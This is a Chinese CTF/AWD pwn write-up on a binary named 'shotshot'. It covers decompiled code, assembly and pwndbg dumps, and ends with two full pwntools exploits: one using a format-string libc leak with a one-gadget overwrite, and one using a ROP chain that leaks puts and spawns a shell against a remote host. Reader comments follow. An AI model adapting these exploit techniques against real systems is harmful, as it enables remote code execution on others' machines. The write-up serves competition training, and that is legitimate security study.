      }
    }
    *(_QWORD *)(*(_QWORD *)start + 8LL) = init;
    *(_QWORD *)(*(_QWORD *)start + 16LL) = get_id;
    *(_QWORD *)(*(_QWORD *)start + 24LL) = dead;
    *(_QWORD *)(*(_QWORD *)start + 32LL) = congratulations;
    if ( v3 == 1 )
    {
      v0 = (int *)4;
      (*(void (__fastcall **)(signed __int64, signed __int64))(*(_QWORD *)start + 8LL))(*(_QWORD *)start + 4LL, 4LL);
      (*(void (__fastcall **)(_QWORD))(*(_QWORD *)start + 16LL))(*(_QWORD *)start);
    }
    if ( v3 == 2 )
    {
      v0 = (int *)6;
      (*(void (__fastcall **)(signed __int64, signed __int64))(*(_QWORD *)start + 8LL))(*(_QWORD *)start + 4LL, 6LL);
      (*(void (__fastcall **)(_QWORD))(*(_QWORD *)start + 16LL))(*(_QWORD *)start);
    }
    if ( v3 == 3 )
    {
      v0 = (int *)8;
      (*(void (__fastcall **)(signed __int64, signed __int64))(*(_QWORD *)start + 8LL))(*(_QWORD *)start + 4LL, 8LL);
      (*(void (__fastcall **)(_QWORD))(*(_QWORD *)start + 16LL))(*(_QWORD *)start);
    }
    --*(_DWORD *)(*(_QWORD *)start + 4LL);
    if ( (*(unsigned int (__fastcall **)(_QWORD, int *))(*(_QWORD *)start + 24LL))(*(_QWORD *)start, v0) )
    {
      (*(void (**)(void))(*(_QWORD *)start + 32LL))();
      *(_QWORD *)start = 0LL;
    }
  }
  else
  {
    puts("No weapon!");
  }
  return __readfsqword(0x28u) ^ v4;
}
00000B4B shot:3 (400B4B)
```

dead

函数的名字本身就比较引人注目，然后很快就发现了这里有一个任意地址的调用，不过在汇编当中是mov [rdx] al
只能改一个字节。所以这里要想好应该改哪一个字节。



```
.text:0000000000400985 ; __unwind {
.text:0000000000400985                 push    rbp
.text:0000000000400986                 mov     rbp, rsp
.text:0000000000400989                 sub     rsp, 30h
.text:000000000040098D                 mov     [rbp+var_28], rdi
.text:0000000000400991                 mov     rax, fs:28h
.text:000000000040099A                 mov     [rbp+var_8], rax
.text:000000000040099E                 xor     eax, eax
.text:00000000004009A0                 mov     rax, [rbp+var_28]
.text:00000000004009A4                 mov     eax, [rax+4]
.text:00000000004009A7                 mov     [rbp+var_10], eax
.text:00000000004009AA                 mov     rax, [rbp+var_28]
.text:00000000004009AE                 mov     eax, [rax]
.text:00000000004009B0                 mov     [rbp+var_C], eax
.text:00000000004009B3                 cmp     [rbp+var_10], 0
.text:00000000004009B7                 jg      short loc_400A09
.text:00000000004009B9                 mov     eax, [rbp+var_C]
.text:00000000004009BC                 mov     esi, eax
.text:00000000004009BE                 mov     edi, offset format ; "%d is dead...\n"
.text:00000000004009C3                 mov     eax, 0
.text:00000000004009C8                 call    _printf
.text:00000000004009CD                 mov     edi, offset aGiveMeYourLuck ; "Give me your luckynum:"
.text:00000000004009D2                 call    _puts
.text:00000000004009D7                 lea     rax, [rbp+var_14]
.text:00000000004009DB                 mov     rsi, rax
.text:00000000004009DE                 mov     edi, offset aD  ; "%d"
.text:00000000004009E3                 mov     eax, 0
.text:00000000004009E8                 call    ___isoc99_scanf
.text:00000000004009ED                 mov     eax, [rbp+var_C]
.text:00000000004009F0                 movsxd  rdx, eax
.text:00000000004009F3                 mov     rax, [rbp+var_28]
.text:00000000004009F7                 add     rax, rdx
.text:00000000004009FA                 mov     rdx, rax
.text:00000000004009FD                 mov     eax, [rbp+var_14]
.text:0000000000400A00                 mov     [rdx], al
.text:0000000000400A02                 mov     eax, 1
.text:0000000000400A07                 jmp     short loc_400A0E
.text:0000000000400A09 ; ---------------------------------------------------------------------------
```


to_read

这里是进行一个读的操作本身也没有什么问题，也没有栈溢出，但是在后面的调试中能发现一些问题。直接跳转它会造成一个栈溢出的情况。这里就不截图了。

利用分析

泄漏信息


当然是创建一个含有格式化字符的堆，然后进行一个打印造成一个格式化字符串的利用，其中图片上格式化地址0x7fffffffdcf8那里是__libc_start_main的地址。泄漏后可以



```
pwndbg> x/50gx 0x7fffffffdbf8
0x7fffffffdbf8: 0x0000003000000008      0x00007fffffffdcd0
0x7fffffffdc08: 0x00007fffffffdc10      0x00007fffffffdce0
0x7fffffffdc18: 0x0000000000000001      0x00007ffff7dd3790
0x7fffffffdc28: 0x0000000000000010      0x0000000000000000
0x7fffffffdc38: 0x0000000000000000      0x00007ffff7fdc700
0x7fffffffdc48: 0x0000000000000000      0x0000000000000000
0x7fffffffdc58: 0x00007ffff7a87409      0x0000000000000007
0x7fffffffdc68: 0x00007ffff7dd2620      0x000000000000000a
0x7fffffffdc78: 0x00000000004011ab      0x00007fffffffddd0
0x7fffffffdc88: 0x00007ffff7a8781b      0x0000000000000007
0x7fffffffdc98: 0x00007ffff7dd2620      0x00000000004011ab
0x7fffffffdca8: 0x00007ffff7a7c7fa      0x0000000000000000
0x7fffffffdcb8: 0x00007fffffffdcd0      0x0000000000400800
0x7fffffffdcc8: 0x0000000000400e81      0x00007fffffffdcf0
0x7fffffffdcd8: 0x0000000000401004      0x00000002ffffddd0
0x7fffffffdce8: 0xa07215e9894f8500      0x0000000000401050
0x7fffffffdcf8: 0x00007ffff7a2d830      0x0000000000000000
```

getshell

先转跳到地址低位为af的上面，就是上面说的to read函数，动态调试的时候会发现这里有栈溢出和ret地址只相差0x10，从图里就可以看出来了。



```
RBP  0x7ffc92077ec8 —▸ 0x7ffc92077f00 —▸ 0x7ffc92077f20 —▸ 0x401050 (__libc_csu_
init) ◂— push   r15
RSP  0x7ffc92077ea8 ◂— 0x30bd622000
RIP  0x400a58 (to_read+35) ◂— call   0x400790
─────────────────────────────────[ DISASM ]─────────────────────────────────
   0x400a44 <to_read+15>    mov    edx, dword ptr [rbp - 0x1c]
   0x400a47 <to_read+18>    mov    rax, qword ptr [rbp - 0x18]
   0x400a4b <to_read+22>    mov    rsi, rax
   0x400a4e <to_read+25>    mov    edi, 0
   0x400a53 <to_read+30>    mov    eax, 0
 ► 0x400a58 <to_read+35>    call   read@plt <0x400790>
        fd: 0x0
        buf: 0x7ffc92077ec0 ◂— 0x2000000000
        nbytes: 0x30

   0x400a5d <to_read+40>    mov    dword ptr [rbp - 4], eax
   0x400a60 <to_read+43>    cmp    dword ptr [rbp - 4], 0
   0x400a64 <to_read+47>    jns    to_read+69 <0x400a7a>

   0x400a66 <to_read+49>    mov    edi, 0x40112c
   0x400a6b <to_read+54>    call   puts@plt <0x400740>
─────────────────────────────────[ STACK ]──────────────────────────────────
```

思路分析

首先利用格式化字符串泄漏栈地址，然后计算出one的地址然后再进行一个rop就可以了贴出exp

exp

```
from pwn import *

def create(data):
   io.sendlineafter("exit",'1')
   io.sendlineafter("name:",str(len(data)+1))
   io.sendlineafter("name:",data)

def show():
   io.sendlineafter("exit",'2')
   io.recvuntil('0x')
   return io.recvline()

#io=process("./shotshot")
#context.log_level="debug"
#gdb.attach(io,"b printf")
e = ELF("./libc-2.23.so")
io = remote('172.91.0.42',8084)
io.sendafter("name",'ao')
create("0x0x%11$lx")

system=0xf02a4
libc=int(show(),16)-e.symbols["__libc_start_main"]-240
system+=libc
io.sendlineafter("exit",'4')
io.sendlineafter("C++",'1')
io.sendlineafter("id:",'32')
for i in range(3):
   io.sendlineafter("exit",'4')
   io.sendlineafter('C++','4')
io.sendlineafter("luckynum:",str(0xaf))
io.send('a'*0x10+p64(system))

io.interactive()
```

方法二

方法二相对于方法一就是直接利用了rop而没有利用格式化字符串，因为格式化字符串这一个漏洞比较容易进行patch。

exp

```
from pwn import *

def create(data):
   io.sendlineafter("exit",'1')
   io.sendlineafter("name:",str(len(data)+1))
   io.sendlineafter("name:",data)

def show():
   io.sendlineafter("exit",'2')
   io.recvuntil('0x')
   return io.recvline()

context.log_level="debug"
#gdb.attach(io)
e = ELF("./libc-2.23.so")
io = remote('172.91.0.88',8084)
io.sendafter("name",'ao')
create("0x0x%11$lxaa")

system=0x45216

io.sendlineafter("exit",'4')
io.sendlineafter("C++",'1')
io.sendlineafter("id:",'32')
for i in range(3):
   io.sendlineafter("exit",'4')
   io.sendlineafter('C++','4')
io.sendlineafter("luckynum:\n",str(0xaf))
io.send(p64(0x602038+0x40)*2+p64(0x4010b3)+p64(0x602020)+p64(0x400740)+p64(0x400AAF))
io.recvline()
puts=u64(io.recvline()[:-1].ljust(8,'\0'))
print hex(puts)
system=system+puts-0x6f690
io.send(p64(system))
io.interactive()
```

总结

这歌题目可以开拓思路吧因为在awd下，漏洞总共就那么多，容易patch和不容易patch的大家都知道多几种利用方法就能多打几个人。

点击收藏 | 0 关注 | 1

上一篇：社工模拟——利用BadUSB穿透3层内网 下一篇：社工模拟——利用BadUSB穿透3层内网

1. 2 条回复

hades0506 2018-12-15 21:58:11

解法一 io.send('a'*0x10+p64(system)) 的padding长度该怎么确定呀？

0 回复Ta

Peanuts 2019-01-05 12:07:47

@153****0528 要动态调试出来的，多试试几个字符，文章问题可以联系QQ:576824449

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板